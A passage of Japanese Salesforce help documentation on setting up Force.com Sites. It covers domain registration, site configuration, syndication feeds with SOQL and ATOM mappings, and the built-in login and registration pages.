メモ: CNAME レコードには、ドメイン名、18 文字の組織 ID、およびサフィックス live.siteforce.com が含まれている必要があります。たとえば、ドメイン名が www.mycompany.com で、組織 ID が 00dx00000000001aaa の場合、CNAME は `www.mycompany.com.00dx00000000001aaa.live.siteforce.com` になります。組織 ID は、[設定] 内の [ドメイン管理] の新しいドメインページにあります。

Force.com ドメインを登録するには

1. [設定] から、［クイック検索］ボックスに「サイト」と入力し、[サイト] を選択します。
2. Force.com ドメインの一意名を入力します。Force.com ドメイン名には、英数字とハイフンのみを含み、組織内で一意の名前にする必要があります。最初は文字であること、スペースは使用しない、最後にハイフンを使用しない、アンダースコアとピリオドを使用しないという制約があります。「*mycompany*」など、会社の名前やバリエーションなどを使用することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

警告: 登録した後で Force.com ドメイン名を変更することはできません。

3. [使用可能か調べる] をクリックして、入力したドメイン名が一意であることを確認します。一意でない場合、変更するよう要求されます。
4. チェックボックスをオンにして、「サイト使用条件」を読み、承認します。
5. [私の Force.com ドメインを登録] をクリックします。使用条件を承認して Force.com ドメインを登録した後、サイト作成に関連する変更が組織の [設定変更履歴] および [サイト履歴] 関連リストで追跡されます。登録が有効になるまで、最長で 48 時間かかります。

メモ: ご使用の Force.com サイトのセキュアな URL の形式は、組織の種別またはエディションによって異なります。一意のサブドメインの接頭辞がまず表示され、次にエディションまたは環境タイプ、そしてインスタンス名と force.com 接尾辞が続きます。次の例では、サブドメインのプレフィックスは「mycompany」、Sandbox 名は「mysandbox」、インスタンス名は「na1」、Sandbox インスタンス名は「cs1」です。

組織種別	セキュアな URL
Developer Edition	`https://mycompany-developer-edition.na1.force.com`
Sandbox	`https://mysandbox-mycompany.cs1.force.com`
本番	`https://mycompany.secure.force.com`

Developer Edition のサブドメインプレフィックスは、22 文字以下にしてください。セキュアな URL は、[ログイン設定] ページに表示されます。URL では、大文字と小文字が区別されます。

関連トピック:

Force.com サイトの設定

Force.com サイトに関する検討事項

Force.com サイトの作成

Force.com サイトの設定

Force.com サイトでは、公開 Web サイトとアプリケーションを作成できます。それらは Salesforce 組織と直接統合されるため、ユーザがログインする場合にユーザ名やパスワードは必要ありません。

Force.com サイトを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「サイト」と入力し、[サイト] を選択します。
2. 組織のカスタム Force.com ドメインを登録します。
3. サイトを作成および設定します。
4. サイトの Visualforce ページを開発して使用し、標準ページを使用するか非表示にし、追加設定なしのエラーページをカスタマイズするか置き換えます。これらのページをサイトと関連付けます。
5. 電子サイトテンプレートを選択します。参照項目を使用して、開発したテンプレートの検索と選択を行うか、用意されているすぐに使用できるテンプレートを使用します。サイトテンプレートには、サイトのページレイアウトおよびスタイルシートが用意され、関連付けられたポータルから継承される書式は上書きされます。
6. ログインまたはセルフ登録するポータルを有効化し、サイトと関連付けます。
7. 必要に応じて、公開アクセス設定を変更します。
8. サイトを公開する準備が整ったら、[サイトの詳細] ページの [有効化] をクリックします。サイトの有効化は、[サイトの編集] ページや [サイト] ページからも行えます。

サイトを設定すると、次のことが実行できます。

- サイトに対しレポートおよびダッシュボードを実行する。
- サイトに関連する基準を満たす場合にメールアラートを開始するワークフロールールを作成する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

Force.com サイトの公開アクセス設定を編集する
- 「ユーザの管理」

関連トピック:

Force.com サイトの管理

Force.com サイトの設定

Force.com サイトの作成と編集

Force.com ドメインの登録後、次の手順に従って Force.com サイトを作成します。

1. [設定] から、[クイック検索] ボックスに「サイト」と入力し、[サイト] を選択します。
2. [新規] をクリックします。既存のサイトを変更する場合は [編集] をクリックします。
3. [サイトの編集] ページで、次の定義を行います。

項目	説明
サイトの表示ラベル	ユーザインターフェースに表示されるサイトの名前。
サイト名	SOAP API でサイトを参照するときに使用される名前。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
サイトの説明	サイトの説明 (省略可能)。
サイトの管理者	サイト訪問者や Salesforce から、サイト関連の連絡を受け取るユーザ。
デフォルト Web アドレス	このサイト固有の Force.com URL。Force.com では、登録したドメイン名に基づいて、URL の最初の部分を提示します。その後ろに、固有のサイト名を追加する必要があります。ドメイン名登録機関を介してカスタム Web アドレスを設定しているのでなければ、これは、一般ユーザがサイトにアクセスするために使用する URL となります。
有効	一般ユーザの利用を可能にする準備が整ったときにサイトを有効化するオプション。サイトの有効化は、[サイト] ページや [サイトの詳細] ページからも行えます。サイトが無効になっていると、ユーザには [無効なサイトのホームページ] 項目で指定したページが表示されます。
有効なサイトのホームページ	このサイトが有効になっている場合にユーザが移動するリンク先ページ。参照項目を使用して、サイトのホームページ用に開発した Visualforce ページの検索と選択を行います。サイトをテストするだけの場合、UnderConstruction ページを選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

項目	説明
	アイデアサイトの場合、IdeasHome ページを使用する必要があります。また、アンサーサイトの場合は AnswersHome ページを使用する必要があります。アイデアサイトまたはアンサーサイトの「デザイン」は、サイトテンプレートを選択していない場合、関連付けられているポータルから継承されます。 Summer '10 リリースの前にサイトをリリースした場合、`<apex:page action="{!URLFOR('/answers/answersHome.apexp')}"/>` を使用して Visualforce ページを作成すると、デフォルトのリンク先ページとして AnswersHome を設定できます。
無効なサイトのホームページ	このサイトが無効になっている場合にユーザが移動するリンク先ページ。参照項目を使用して、使用するページの検索と選択を行います。たとえば、サイトが構築中であることやメンテナンスによる停止中であることを示すページを選択できます。
サイトテンプレート	サイトのページレイアウトとスタイルシートを提供するテンプレート。サイトテンプレートにより、関連付けられたポータルから継承される書式は上書きされます。参照項目を使用して、開発したテンプレートの検索と選択を行うか、用意されているすぐに使用できるテンプレートを使用します。 メモ: ここで指定するサイトテンプレートは、`$Site.Template` 式を使用する Visualforce ページでのみ使用されます。

`Site Robots.txt`	公開サイトのどの部分に Web スパイダやその他の Web ロボットからアクセスできるかを決定するファイル。Web ロボットは、検索エンジンが Web サイトの分類や収集のために使用することがよくあります。`robots.txt` スパイダとの互換性がないと、HTML タグは許可されません。Visualforce ページの場合、`<apex:page>` タグに `contentType="text/plain"` を追加します。
	すべてのロボットにすべてのページのインデックス作成を許可しない例は、次のとおりです。
	`<apex:page contentType="text/plain">`
	`User-agent: * # Applies to all robots`
	`Disallow: / # Disallow indexing of all pages`
	`</apex:page>`
	すべてのロボットにすべてのページのインデックス作成を許可する例は、次のとおりです。
	`<apex:page contentType="text/plain">`
	`User-agent: * # Applies to all robots`
	`Disallow: # Allow indexing of all pages`
	`</apex:page>`

項目	説明
サイトのお気に入りのアイコン	サイトにアクセスしているときに、ブラウザのアドレス項目に表示されるアイコン。この項目を使用して、各ページではなく、サイト全体用のお気に入りアイコンを設定します。キャッシュされるため、変更がサイトに反映されるのは、変更を行った翌日になります。
分析追跡コード	サイトに関連付けられている追跡コード。このコードは、Google Analytics などのサービスによって、サイトのページリクエストデータを追跡するために使用されます。
URL 書き換えクラス	サイトの URL を Salesforce URL からわかりやすい URL に再記述するために使用する Apex クラス。このクラスでは、アドレスバーに入力したり、ブックマークから起動したり、または外部Webサイトからリンクする URL 要求を再記述するルールを作成できます。サイトページ内のリンクの URL を再記述するルールも作成できます。
フィードの有効化	[シンジケーションフィード] 関連リストを表示するオプション。このリストで公開サイト上のユーザ用のシンジケーションフィードを作成し管理できます。この項目は、組織でこの機能が有効化されている場合に限り表示されます。
クリックジャック保護レベル	サイトのクリックジャック保護は、次のレベルのいずれかに設定できます。 • すべてのページでフレーム化を許可 (保護なし) • 公開元が同じページでのみフレーム化を許可 (推奨) • すべてのページでフレーム化を許可しない (最大保護) メモ: 公開元が同じページのフレーム化によって、同じドメイン名とプロトコルセキュリティを持つページによるサイトのページのフレーム化が可能になります。 メモ: Salesforce Communities には、クリックジャック保護に 2 つの部分が含まれます。1 つは Force.com Communities サイト用で、Force.com サイト詳細ページから設定します。もう 1 つは Site.com Communities サイト用で、Site.com 設定ページから設定します。両方に同じ値を設定することをお勧めします。
セキュアな接続 (HTTPS) が必要	Force.com サイト、Site.com サイト、Salesforce Communities Force.com サイト、または Salesforce Communities Site.com サイトでこのチェックボックスがオンになっていると、HTTP を使用する要求が HTTPS にリダイレクトされます。

4. [保存]をクリックします。

メモ: [設定] の [ドメイン管理] から [カスタム URL] を定義します。

関連トピック:

Force.com サイトの設定
Force.com サイトの設定
Force.com サイト関連の Apex メソッドと式

Force.com サイトの設定

サイトを作成したら、[サイトの詳細]ページでサイトを設定できます。このページにアクセスするには、[設定]から、[クイック検索] ボックスに「サイト」と入力し、[サイト]を選択して、[サイト]リストでサイト名をクリックします。次の操作を実行できます。

- サイトに変更を加えるには、[編集] をクリックします。
- [公開アクセス設定] をクリックして、権限、ページレイアウトなどのセキュリティ設定を参照または編集します。
- [ログイン設定] をクリックして、サイトのログインおよび登録設定を定義します。組み込みログインおよび登録ロジックを使用すると、ユーザが公開サイトからポータルサイトに迅速に登録し、シームレスにログインすることができます。

  メモ: コミュニティサイトの場合、このリンクでコミュニティのログインページが開きます。

- サイトに設定したページのリダイレクトを確認するには、[URL リダイレクト] をクリックします。
- [有効化]または[無効化]をクリックして、サイトの有効な状況を変更します。

  警告: 公開したくない情報を開示しないよう注意してください。

- [管理者としてプレビュー]をクリックすると、サイトが管理者プレビューモードで表示されます。管理者プレビューモードでは、各サイトページのエラーが状況に基づいて詳細に表示されるため、より簡単にサイトの問題をトラブルシューティングできます。

  メモ: コミュニティ組織の場合、この機能は表示されません。

- [サイトの Visualforce ページ] 関連リストまたは [サイトの標準ページ] 関連リストの [編集] をクリックして、サイトに使用できるページを選択します。サイトに関連付けられたすべてのページが有効化されている必要があります。
- [ページの割り当て] をクリックして、「Authorization Required (401)」や「Page Not Found (404)」などの標準エラーにエラーページを割り当てます。指定されたデフォルトページを上書きまたは編集できます。
- [フィード] 関連リストにある [新規] をクリックして、新しいシンジケーションフィードを作成します。この関連リストを表示するには、[サイトの詳細] リストの [フィードの有効化] をクリックする必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

Force.com サイトの公開アクセス設定を編集する
- 「ユーザの管理」

- 現在の帯域幅およびサービス要求時間、1 日の制限値、使用パーセントを参照するには、[24 時間利用履歴] 関連リストを表示します。
- [サイト履歴] 関連リストは、サイトに対して行われた変更を追跡して表示します。

関連トピック:

Force.com Site エラーページの割り当て

Force.com サイトの公開アクセス設定

Force.com Site のログインおよび登録設定の管理

シンジケーションフィードの定義

シンジケーションフィードは、ユーザに Force.com サイト内の変更を登録し、外部のニュースリーダの更新を受け取る機能を提供します。SOQL クエリとマッピングを定義して、公開データへの変更をエンドユーザに関連付けることができます。組織の公開サイトまたは任意の Visualforce ページに 1 つ以上のシンジケーションフィードを作成することができます。シンジケーションフィードには、SOQL クエリで指定されたレコードが表示されます。ユーザはフィードを登録し、サイトまたはページにアクセスした際にフィードを表示することができます。

返されるレコード、レコードが表示されるデータなどについて、次のようなシンジケーションフィードを定義します。

名前
: このフィードの記述名。作成した別のフィードと区別します。文字、数値、アンダースコア文字「_」のみを使用します。1 行に複数のアンダースコアを使用しないでください。

説明
: フィードを説明します。たとえば、「取引先の名前、姓、最近作成または編集された 10 件の取引先の地域」です。

クエリ
: シンジケーションフィードに返されたレコードを定義する SOQL クエリ。パフォーマンスの高速化を実現するために、SOQL クエリに次のようないくつかの制限が追加されます。

- SOQL クエリが制限を指定しない場合、返されるレコードは 20 件以下となります。
- クエリの結果の制限は最大 200 件です。この件数を超える制限のあるクエリを作成しても最初の 200 件のレコードのみが返されます。
- SOQL クエリに ORDER BY 値が指定されていない場合、レコードがある場合は `LastModifiedDate` 値によって並べ替えられ、ない場合は `SystemModstamp` 値によって並べ替えられます。
- `COUNT` はサポートされていません。
- 集計クエリはサポートされていません。たとえば、以下のクエリは、シンジケーションフィードの SOQL クエリで使用できません。

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

フィード定義の作成、編集または削除
- 「すべてのデータの編集」

フィードの登録
- 必要な権限は特にありません

- 値を URL に指定するバインド変数を使用できます。詳細は、「クエリおよび対応付けのバインド変数の使用」 (ページ 5917)を参照してください。

メモ: Force.com プラットフォームが保存前にアクセスおよび共有を検証するため、ゲストユーザは、適切な共有アクセス権、および項目レベルのセキュリティアクセスが必要です。ない場合は、クエリを保存できません。

の対応付け

シンジケーションフィードで ATOM Web 公開プロトコルを使用するため、ATOM 構造の返されたレコードのオブジェクトおよび項目に一致する対応付け値を指定する必要があります。すべての値は文字列リテラルです。対応付け要素の詳細は、「ATOM オブジェクトの対応付け」 (ページ 5915)を参照してください。

値を URL に指定するバインド変数を使用できます。詳細は、「クエリおよび対応付けのバインド変数の使用」 (ページ 5917)を参照してください。

最大キャッシュ保存期間 (秒)

多くのユーザが同時にフィードにアクセスする場合があるため、Salesforce はデフォルトで 3600 秒フィードデータをキャッシュします。この値を最小 300 時間、必要に応じて変更できます。ここで指定した時間より古いクエリ結果は削除され、その情報の次回要求時、つまりユーザが次に登録したフィードを含むページを開いた場合に、新しいクエリが実行されます。

有効

このチェックボックスをオンにすると、フィードを登録できます。フィードが有効化されると、ユーザはフィードを登録できます。

ATOM オブジェクトの対応付け

シンジケーションフィードの定義で、対応付けを指定する必要があります。対応付けは、「取引先名」など、レコードの対応する値に対するエントリタイトルなどの ATOM 構造に関連します。対応付けの完全セットはニュースフィードを示し、クエリは、フィードのニュース項目の内容を示します。たとえば、「今日作成されたリードレコード」や「取引先情報が更新された取引先責任者」などです。

*フィード要素*はニュース項目の一部のエンベロープで、*エントリ要素*は、エンベロープの内容です。

また、対応付けによって、表示するために簡単な表示ラベルをさまざまな項目に適用することができます。

次の表は、各 ATOM 要素およびオブジェクト要素について、また指定する値について説明しています。

フィード要素　エントリ要素	説明
`fa`	`ea` (エントリ作者) が指定されていない場合にのみ必須です。フィード作者。たとえば、`fa:"Acme Feed Author Admin Mary"` は、フィード作者が Admin Mary であることを示します。
`fid`	省略可能 (デフォルト値が指定されているため)。フィードの ID。デフォルトでは、この値は公開サイト URL です。値を指定する場合、有効な *IRI* (Internationalized Resource Identifier) である必要があります。IRI は Unicode の使用を可能にするよう一般化された URL です。
`fl`	省略可能(デフォルト値が指定されているため)。フィードリンク。たとえば、`fl:"http://www.salesforce.com"` となります。ニュースリーダは通常、

フィード要素	エントリ要素	説明
		フィードタイトルをこの URL にリンクすることによって、この要素を解釈します。
fst		省略可能。フィードサブタイトル。たとえば、`&map=ft:"Newest Opportunities",fst:"Western Division"` フィードタイトルが「最新の商談」、サブタイトルが「西部ディビジョン」であることを示します。
ft		必須。フィードタイトル。たとえば、`ft:"Newest Opportunities"` となります。
	ea	`fa` (フィード作者) が指定されていない場合にのみ必須です。エントリ作者。たとえば、`ea:"Account created by: " + Account.CreatedBy` となります。
	ec	必須。エントリの内容。たとえば、`ec:"description for " Name " " Description` は、[名前] 項目の値を追加テキストで示します。この例のフィードの出力は、次のようになります。 `description for Ajax Industries Description`
	ect	省略可能。データ型 `text`、`html`、または `xhtml` のエントリコンテンツ。たとえば、`ect: html` は HTML コンテンツです。デフォルトは `text` となります。
	el	省略可能。エントリリンク。有効な URI である必要があります。この値は通常、エントリの内容の別の表示に対するリンクです。たとえば、Salesforce ユーザインターフェースのレコードに対するリンクとなります。ニュースリーダは通常、エントリタイトルをこの URL (`el:"Account.URl"` など) にリンクすることによって、この要素を解釈します。
	es	省略可能。エントリの概要。エントリの内容の概要 (省略可能)。たとえば、`et: Account.Name, es: Account.Name + "'s account number, website, and description", ec: Account.AccountNumber + "" + Account.Website + " " + Account.Description` のようになります。 指定されていない場合、ニュースリーダには、`ec` 要素を使用して定義された内容が表示されます。
	est	省略可能。データ型 `text`、`html`、または `xhtml` のエントリの概要。たとえば、`est: html` は HTML コンテンツです。デフォルトは `text` となります。`es` が指定されていない場合は、値を指定しないでください。
	et	必須。エントリタイトル。項目名。たとえば、`et:Name` となります。
	eu	省略可能。デフォルトでは、必須 ATOM 要素 `<updated>` 値は自動的に、問い合わされたメインエンティティ (通常、SOQL クエリのメインの `FROM` 句のオブジェクト) の `LastModifedDate` によって指定されます。この値は、エントリまたはフィードが最後に変更された時間を示します。このデフォルトの

フィード要素	エントリ要素	説明
		動作を変更する場合、異なるオブジェクトを指定するか、項目の LastModifedDate を使用することができます。例: • クエリ: SELECT Id, Name, MyDate__c FROM Account 対応付けパラメータ: eu: MyDate__c • クエリ: SELECT Id, Lastname, Account.LastMOdifiedDate FROM Contact 対応付けパラメータ: eu: Account.LastModifiedDate

次の例は、シンジケーションフィードの有効な対応付け値を示します。

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id,
 ect: html
```

フィードは、フィードが表示される公開サイトのゲストユーザコンテキストに表示されます。そのため、カスタム表示ラベルを使用して国際的な使用を管理し、対応付けに指定された表示ラベルを使用すると、これらのラベルは、ゲストユーザの言語で表示されます。詳細は、「カスタム表示ラベルとフィード」(ページ 5918)を参照してください。

フィードの対応付けには、文字列リテラルのみ使用できます。たとえば、TODAY や LAST_WEEK などの日付リテラルは使用できません。

フィードを定義した後、フィードをテストし、上記で説明したように、[有効] チェックボックスをオンにしてフィードをアクティブにする必要があります。テストの詳細は、「シンジケーションフィードのテスト」(ページ 5921)を参照してください。

クエリおよび対応付けのバインド変数の使用

SOQL クエリの WHERE 句にバインド変数を使用できます。バインド変数の形式は次のようになります。

```
{!var_name}
```

次のクエリでは、accountID というバインド変数を使用します。

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

これは、項目のリテラル名ではく、任意の名前です。実行時、accountID の値は、URL からクエリに渡されます。このフィードは、次の URL からアクセスされ、クエリ文字列パラメータの一部として、取引先 ID に渡します。

```
site_URL/services/xml/My'Account'Feed?accountId=0013000000BmP4x
```

また、対応付け値にバインド変数を使用することもできます。

次の実装の詳細は、クエリのバインド変数の使用に適用されます。

- フィード定義、クエリ、対応付けの組み合わせに、20 を超えるバインド変数は使用できません。
- バインド変数名は、100 文字を超えてはいけません。

- 文字列の部分を示す、検索条件操作の右側にのみ、バインド変数を使用できます。文字列の部分を示すため、引用符内で使用する必要があります。たとえば、有効なクエリは次のようになります。

  ```
  SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
  ```

  次のクエリはバインド変数が有効な場所になく、リテラル文字列の変数として機能していないため、無効です。

  ```
  SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'
  SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
  ```

- バインド変数を使用して、項目名を示すことはできません。つまり、検索条件操作の左側に使用することはできません。
- セキュリティ上の理由により、バインド変数を使用して、クエリの意味または構造を変更することはできません。バインド置換値で指定された特殊文字は、クエリが評価される場合、リテラル文字として解釈されます。

カスタム表示ラベルとフィード

異なる言語にローカライズする必要があるフィードのについて、カスタム表示ラベルを使用して、さまざまな言語で文字列を定義することができます。対応付けて意義では、カスタム表示ラベルを参照します。要求があった場合、カスタム表示ラベルは、ゲストユーザの言語を確認して翻訳されたテキストを返し、対応付けに使用されます。

カスタム表示ラベルは、次のシンタックスで項目に指定することができます。

```
map_element_name: "{!$LABEL.custom_label_name}"
```

次の手順で、フィードのカスタム表示ラベルを指定します。

1. [設定] から、［クイック検索］ボックスに「カスタム表示ラベル」と入力し、[カスタム表示ラベル] を選択します。`ft` 要素の `feedTitle` など、値を使用する対応付け要素の後でカスタム表示ラベルの名前を指定することができます。
2. サポートされているすべての言語の値を入力します。
3. フィードの対応付けでカスタム表示ラベルを指定します。

たとえば、会社が販売しようとしているすべての家に関する情報を含むフィードを作成するとします。英語を使用するユーザの場合、フィードのタイトルは「The Houses」、スペイン語ユーザの場合のフィードのタイトルは「Las Casas」となります。`feedTitle` などのカスタム表示ラベルを作成します。英語の場合、値は「The Houses」、スペイン語の場合は「Las Casas」となります。フィードの対応付け定義で、フィードタイトル `fc:` に次の値を指定します。

```
ft: "{!$LABEL.feedTitle}"
```

Visualforce とフィード

Visualforce ページにフィードを追加するには、Visualforce 標準 HTML 機能を使用します。たとえば、Visualforce ページがサイトのベースディレクトリにあり、次のようなタグが指定されているとします。

```
<A HREF=""/services/xml/theFeedName">My feed</A>
```

テキスト `My feed` は、フィードにリンクします。

画像からフィードをリンクする場合、次のようなインライン画像タグを指定します。

```
<A HREF="/services/xml/theFeedName"><img src="feed.gif"></A>
```

自身の画像をアップロードする必要があります。

アドレスバーにアイコンを追加するには、リンクタグを Visualforce ページの `<head>` タグに追加します。

```
<link href='URI of feed'
   type='application/x.atom+xml'
   rel='feed'
   title='A nice descriptive title'/>
```

関連トピック:

- シンジケーションフィードについて
- シンジケーションフィードのテスト

シンジケーションフィードについて

シンジケーションフィードは、ユーザに Force.com サイト内の変更を登録し、外部のニュースリーダの更新を受け取る機能を提供します。SOQL クエリとマッピングを定義して、公開データへの変更をエンドユーザに関連付けることができます。組織の公開サイトまたは任意の Visualforce ページに 1 つ以上のシンジケーションフィードを作成することができます。シンジケーションフィードには、SOQL クエリで指定されたレコードが表示されます。ユーザはフィードを登録し、サイトまたはページにアクセスした際にフィードを表示することができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

フィード定義の作成、編集または削除
- 「すべてのデータの編集」

フィードの登録
- 必要な権限は特にありません

フィードセキュリティの検証

ユーザがフィードに登録すると、情報はゲストユーザコンテキストで実行されます。つまり、ゲストユーザが必ずクエリの定義前にすべてのレコードおよびゲストが使用する適切なレコードのみに対するアクセス権限を割り当てられている必要があります。

フィードセキュリティの検証を行う手順は、次のとおりです。

- サイトの公開アクセス設定を編集し、ゲストユーザが必ず適切なオブジェクト権限および項目レベルのセキュリティ設定を割り当てられるようにします。
- ゲストユーザがどのレコードにアクセス権限を持つかを制御する共有ルールを作成します。

公開アクセス設定および項目レベルセキュリティ設定を調整し、フィードで使用するオブジェクトをゲストユーザが使えるようにした後、次のフィード関連タスクを実行します。

- 新規フィードを作成するには、[新規]をクリックします。
- 既存フィードの定義を表示するには、フィード名をクリックします。
- 既存フィードを編集するには、[編集]をクリックします。

- 既存フィードを削除するには、[削除]をクリックします。
- フィードの正当性をテストするには、[テストを実行]をクリックします。クエリ定義または対応付けにエラーがある場合、エラーメッセージが表示されます。

関連トピック:

シンジケーションフィードの定義
シンジケーションフィードのテスト

シンジケーションフィードの表示

返されたレコード、表示されているレコードのデータなど、シンジケートフィード定義を表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

フィード定義の作成、編集または削除
- 「すべてのデータの編集」

フィードの登録
- 必要な権限は特にありません

名前
このフィードの記述名。作成した別のフィードと区別します。

説明
フィードを説明します。たとえば、「取引先の名前、姓、最近作成または編集された 10 件の取引先の地域」です。

クエリ
シンジケーションフィードに返されたレコードを定義する SOQL クエリ。パフォーマンスの高速化を実現するため、SOQL クエリにはいくつかの制限があります。詳細は、「シンジケーションフィードの定義」(ページ 5914)を参照してください。

の対応付け
シンジケーションフィードで ATOM Web 公開プロトコルを使用するため、ATOM 構造の返されたレコードのオブジェクトおよび項目に一致する対応付け値を指定する必要があります。すべての値は文字列リテラルです。対応付け要素の詳細は、「シンジケーションフィードの定義」(ページ 5914)を参照してください。

最大キャッシュ保存期間 (秒)
多くのユーザが同時にフィードにアクセスする場合があるため、Salesforce はデフォルトで 3600 秒フィードデータをキャッシュします。この値を最小 300 秒、必要に応じて変更できます。ここで指定した時間より古いクエリ結果は削除され、その情報の次回要求時、つまりユーザが次に登録したフィードを含むページを開いた場合に、新しいクエリが実行されます。

有効
フィードを登録できるかどうかを示します。フィードが有効化されると、ユーザはフィードを登録できます。

関連トピック:

シンジケーションフィードについて
シンジケーションフィードのテスト

シンジケーションフィードのテスト

顧客にのフィード定義を有効化する前に、作成したフィード定義をテストします。

フィードをテストする手順は、次のとおりです。

1. フィードを作成した後、[設定] から［クイック検索］に「サイト」と入力し、[サイト] を選択し、フィードを定義したサイトをクリックします。または、サイト詳細ページからフィード名をクリックするなど、さまざまな方法でフィード詳細ページに移動することができます。
2. テストするフィードの [プレビュー] をクリックします。
3. フィードで 1 つ以上のバインド変数が使用されている場合、ダイアログが表示されます。各バインド変数のテスト値を入力します。
4. 指定したバインド変数を持つフィードのブックマークを作成できるダイアログが表示されます。ブックマークを保存することも、ダイアログをキャンセルすることもできます。
5. フィードが返した値が表示されます。結果が期待どおりであることを確認します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition

ユーザ権限

フィード定義の作成、編集または削除
- 「すべてのデータの編集」

フィードの登録
- 必要な権限は特にありません

関連トピック:

- シンジケーションフィードの定義
- シンジケーションフィードについて

Force.com Site のログインおよび登録設定の管理

ユーザが公開 Force.com Site からポータルに登録し、ログインする場合にログイン設定を使用します。たとえば、アイデアサイトを経由して参照するユーザはそのサイトから直接登録およびログインでき、また認証済みユーザとして、アイデアコミュニティで投票、コメントの追加、参加ができます。ユーザが正常にログインすると、公開サイトを保持し、関連付けられたポータルにシームレスに入ることができます。

メモ: セルフ登録に使用できるのは、カスタマポータルのみです。パートナーポータルでは、セルフ登録はサポートされていません。

認証 Web サイトの大規模ポータルユーザライセンスは、Force.com サイトを使用するために設計されています。大規模向けに設計されているため、Force.com サイトで使用するための効率的なオプションです。

Force.com サイトは、組み込み登録とログインロジックを使用できます。デフォルトの Force.com ブランド Visualforce ページは、登録、ログイン、パスワード忘れ、パスワード変更と関連付けられています。これらのページを変更し、独自のものと置き換えることができます。

次のログインと登録ページは、デフォルトで用意されています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

ページ名	説明
SiteLogin	デフォルトのログインページ。ユーザが Force.com サイトから関連付けられたポータルにログインするために使用します。
SiteRegister	デフォルトの登録ページ。新規ユーザが Force.com サイトから関連付けられたカスタマーポータルに登録するために使用します。
SiteRegisterConfirm	デフォルトの登録確認ページ。関連付けられたカスタマーポータルに正常に登録できたことをユーザが確認するページ。

メモ: ログインフォームおよび登録フォームは安全である必要があります。これらのフォームの `forceSSL` 属性を `true` に設定します。ただし、ポータルユーザなど、すでに認証されたユーザがアクセスするフォームの `forceSSL` は、`false` に設定することをお勧めします。`forceSSL` 属性によって強制的にセキュア URL に移動するため、認証済みユーザに対してエラーが発生します。

組み込みログインプロセスは次のとおりです。

- サイトのログインが有効化されていることを確認する
- ユーザがサイトの有効なユーザであるかどうかを確認する
- ユーザが期限の過ぎたパスワードをリセットできるようにする

組み込み登録プロセスは次のとおりです。

- サイトに関連付けられたカスタマーポータルの既存ユーザに対する新しいユーザ情報を確認する
- 新規ユーザの取引先責任者がすでに存在するかどうかを確認する
- まだ存在しない場合は、新しい取引先を作成し、サイトの取引先と関連付ける

  重要: 次の手順に従って、サイト登録コントローラを取引先 ID で更新する必要があります。

  1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。
  2. サイト登録コントローラの横にある **[編集]** をクリックします。
  3. `private static Id PORTAL_ACCOUNT_ID = '<Account_ID>';` 行を探し、新しいユーザと関連付ける取引先の ID を挿入します。この行は次のように表示されます。

     ```
     private static Id PORTAL_ACCOUNT_ID = '001DoooooolQpyk';
     ```

  4. **[保存]** をクリックします。

- 新しいユーザのカスタマーポータルを有効化し、メールの確認メッセージを送信します。
- 必要に応じて、ユーザが登録ページでパスワードを作成し、標準のメール確認プロセスをスキップします。

メモ: `createPersonAccountPortalUser` Apex メソッドを使用して、個人取引先を [カスタマーポータル] ユーザとして作成し、有効化できます。`createPersonAccountPortalUser` を使用して、使用するレコードタイプがゲストユーザのプロファイルに定義されているデフォルトのレコードタイプか、指定

のレコードタイプかのいずれかの個人取引先を作成し、それをサイトのポータルで有効化します。個人取引先は、大規模ポータルユーザとしてのみ有効化できます。

ポータルの公開ログインと登録を有効化する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「サイト」と入力し、[サイト] を選択します。
2. 制御するサイトの名前をクリックします。
3. [ログイン設定] をクリックします。
4. [編集] をクリックします。
5. [ログイン有効化対象] から、サイトに関連付けるポータルを選択します。選択するポータルでは、［ログインを有効にする］オプションを選択する必要があります。カスタマーポータルの場合、［セルフ登録の有効化］オプションも選択する必要があります。Force.com サイトでは、次のポータル設定を使用します。
   - ［ログアウト URL］は、ユーザをログアウトの特定ページに移動させる場合に使用します。この値が空白になっていると、ユーザにはサイトの［有効なサイトのホームページ］項目で指定したページが表示されます。
